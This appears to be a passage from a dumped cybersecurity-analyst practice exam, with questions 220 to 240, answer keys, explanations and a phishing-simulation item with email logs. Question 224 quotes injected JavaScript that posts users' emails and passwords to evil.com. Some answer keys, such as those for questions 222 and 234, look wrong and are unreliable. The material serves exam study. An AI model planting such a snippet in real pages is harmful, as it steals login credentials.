Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

QUESTION 220
The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

A. Vulnerability A
B. Vulnerability B
C. Vulnerability C
D. Vulnerability D

Answer: A

QUESTION 221
An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the transition between the two analysts?

A. Identify and discuss the lessons learned with the prior analyst.
B. Accept all findings and continue to investigate the next item target.
C. Review the steps that the previous analyst followed.
D. Validate the root cause from the prior analyst.

Answer: C **Explanation:**
Reviewing the steps that the previous analyst followed is the most important step during the transition, as it ensures continuity and consistency of the investigation. It also helps the new analyst to understand the current status, scope, and findings of the investigation, and to avoid repeating the same actions or missing any important details. The other options are either less important, premature, or potentially biased.

QUESTION 222
A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

A. nessie.explosion
B. vote.4p
C. sweet.bike
D. great.skills

Answer: A

QUESTION 223
A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

A. Increasing training and awareness for all staff
B. Ensuring that malicious websites cannot be visited
C. Blocking all scripts downloaded from the internet
D. Disabling all staff members' ability to run downloaded applications

Answer: A **Explanation:**

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:
Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
Reporting any suspicious or anomalous activity to the security team or the appropriate authority
Following the organization's policies and procedures on security awareness and best practices.

QUESTION 224
A security analyst at a company is reviewing an alert from the file integrity monitoring indicating a mismatch in the login. html file hash. After comparing the code with the previous version of the page source code, the analyst found the following code snippet added:

```
$.ajax({
  dataType: 'JSON',
  url: 'https://evil.com/finish.php?x=ZXZpbA==',
  type: 'POST',
  data: {
    email: email%40domain.com,
    password: password
  }
...
```

Which of the following best describes the activity the analyst has observed?

A. Obfuscated links
B. Exfiltration
C. Unauthorized changes
D. Beaconing

Answer: B

QUESTION 225
A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

A. Credentialed scar
B. External scan
C. Differential scan
D. Network scan

Answer: A **Explanation:**

A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

QUESTION 226

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

A. False positive
B. True negative
C. False negative
D. True positive

Answer: C

Explanation:

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

QUESTION 227

A cybersecurity analyst is tasked with scanning a web application to understand where the scan will go and whether there are URIs that should be denied access prior to more in-depth scanning. Which of following best fits the type of scanning activity requested?

A. Uncredentialed scan
B. Discovery scan
C. Vulnerability scan
D. Credentialed scan

Answer: B **Explanation:**

A discovery scan is a type of web application scanning that involves identifying active, internetfacing web applications and their URIs, without performing any intrusive or in-depth tests. This type of scan can help to understand the scope and structure of a web application before conducting more comprehensive vulnerability scans.

QUESTION 228
Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

A. SLA
B. MOU
C. Best-effort patching
D. Organizational governance

Answer: A **Explanation:**
An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer.
An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA. Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.
Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

QUESTION 229
Which of the following risk management principles is accomplished by purchasing cyber insurance?

A. Accept
B. Avoid

C. Mitigate
D. Transfer

Answer: D
Explanation:
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party.

QUESTION 230
A recent audit of the vulnerability management program outlined the finding for increased awareness of secure coding practices. Which of the following would be best to address the finding?

A. Establish quarterly SDLC training on the top vulnerabilities for developers
B. Conduct a yearly inspection of the code repositories and provide the report to management.
C. Hire an external penetration test of the network
D. Deploy more vulnerability scanners for increased coverage

Answer: A

QUESTION 231
An organization has deployed a cloud-based storage system for shared data that is in phase two of the data life cycle. Which of the following controls should the security team ensure are addressed? (Choose two.)

A. Data classification
B. Data destruction
C. Data loss prevention
D. Encryption
E. Backups
F. Access controls

Answer: DF

QUESTION 232
An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

A. The scanner is running without an agent installed.
B. The scanner is running in active mode.
C. The scanner is segmented improperly
D. The scanner is configured with a scanning window

Answer: B **Explanation:**
The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability. In some cases, active mode can trigger denial-of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner. Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or sensitive systems without proper authorization and preparation.

QUESTION 233
An organization's threat intelligence team notes a recent trend in adversary privilege escalation procedures. Multiple threat groups have been observed utilizing native Windows tools to bypass system controls and execute commands with privileged credentials. Which of the following controls would be most effective to reduce the rate of success of such attempts?

A. Set user account control protection to the most restrictive level on all devices
B. Implement MFA requirements for all internal resources
C. Harden systems by disabling or removing unnecessary services
D. Implement controls to block execution of untrusted applications

Answer: D **Explanation:**
Implementing controls to block execution of untrusted applications can prevent privilege escalation attacks that leverage native Windows tools, such as PowerShell, WMIC, or Rundll32. These tools can be used by attackers to run malicious code or commands with elevated privileges, bypassing system security policies and controls. By restricting the execution of untrusted applications, organizations can reduce the attack surface and limit the potential damage of privilege escalation attacks.

QUESTION 234
A new zero-day vulnerability was released. A security analyst is prioritizing which systems should receive deployment of compensating controls deployment first. The systems have been grouped into the categories shown below:

Group	Vulnerability present	Mitigating controls	Asset value
Group A	No	No	High
Group B	Yes	Yes	Med
Group C	Yes	No	Med
Group D	Yes	Yes	High

Which of the following groups should be prioritized for compensating controls?

A. Group A
B. Group B
C. Group C
D. Group D

Answer: A

QUESTION 235
A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

A. OSSTMM
B. Diamond Model of Intrusion Analysis
C. OWASP
D. MITRE ATT&CK

Answer: D **Explanation:**
MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and dat a. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements.

QUESTION 236
Which of the following actions would an analyst most likely perform after an incident has been investigated?

A. Risk assessment
B. Root cause analysis
C. Incident response plan
D. Tabletop exercise

Answer: B

QUESTION 237
After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration

Answer: D **Explanation:**
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls. The network activity shows that a device on the network is sending an outbound email via a mail client to a noncompany email address daily at 10:00 p.m. This could indicate that the device is

compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

QUESTION 238
A vulnerability scanner generates the following output:

IP address	Name	Vulnerability state	CVSS	Age
10.12.2.40	SSL Certificate Cannot Be Trusted	New	6.4	13 days
10.16.2.52	Redis Server Unprotected by Password Authentication	Active	7.5	43 days
10.100.26.60	Cisco Webex Meetings Scheduled Meeting Template Deletion	Resurfaced	6	701 days
10.14.0.15	SMB Signing not required	Active	5	25 days
10.12.2.40	SSL Self-Signed Certificate	New	6.4	13 days
172.27.2.153	Sysinternals PsExec Elevation of Privilege (CVE-2021-1733)	Resurfaced	4.6	435 days
172.27.2.153	Oracle Java JDK / JRE 6 < Update 30 Multiple Vulnerabilities	Resurfaced	10	4 days

The company has an SLA for patching that requires time frames to be met for high-risk vulnerabilities. Which of the following should the analyst prioritize first for remediation?

A. Oracle JDK
B. Cisco Webex
C. Redis Server
D. SSL Self-signed Certificate

Answer: C

QUESTION 239
A web application team notifies a SOC analyst that there are thousands of HTTP/404 events on the public-facing web server. Which of the following is the next step for the analyst to take?

A. Instruct the firewall engineer that a rule needs to be added to block this external server
B. Escalate the event to an incident and notify the SOC manager of the activity
C. Notify the incident response team that there is a DDoS attack occurring
D. Identify the IP/hostname for the requests and look at the related activity

Answer: D **Explanation:**
A HTTP/404 error code means that the requested page or resource was not found on the web server. This could be caused by various reasons, such as incorrect URLs, moved or deleted pages, missing assets, or server misconfigurations. The analyst should first identify the source of the requests and examine the related activity to determine if they are legitimate or malicious, and what actions need to be taken to resolve the issue. The other options are either premature or irrelevant without further investigation.

QUESTION 240
SIMULATION

Approximately 100 employees at your company have received a phishing email. As a security analyst, you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:
1. How many employees clicked on the link in the phishing email?
2. On how many workstations was the malware installed?
3. What is the executable file name of the malware?

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


View Phishing Email


How many users clicked the link in the phishing e-mail?

How many workstations were infected?

Select the malware executable name.

- cmd.exe
- winlogon.exe
- chrome.exe
- excel.exe
- putty.exe
- svchost.exe
- firefox.exe
- time.exe
- mailclient.exe
- notepad.exe
- iexplore.exe
- explorer.exe
- outlook.exe
- winword.exe
- lsass.exe






Email Server Logs

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com,jlee@anycorp.com
3/7/2016 4:05:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:50 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lberz@anycorp.com
3/7/2016 4:01:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dautherland@anycorp.com
3/7/2016 4:01:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	frossiter@anycorp.com
3/7/2016 4:01:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ahynson@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mdillion@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jweyman@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jrehn@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	frogge@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aaveritt@anycorp.com
3/7/2016 4:01:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lephraim@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wmcnerney@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lmarable@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tfausto@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kdefranco@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mworley@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lfreiber@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mgameau@anycorp.com
3/7/2016 4:01:20 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hflossum@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	trhode@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ctsuji@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperie@anycorp.com
3/7/2016 4:01:16 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bmonteleone@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cfenstermacher@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgarfinkel@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cheroux@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mkamens@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	zdodgen@anycorp.com
3/7/2016 4:01:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhammonds@anycorp.com
3/7/2016 4:01:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	onorth@anycorp.com
3/7/2016 4:01:09 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mroam@anycorp.com
3/7/2016 4:01:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kbowling@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nrachal@anycorp.com
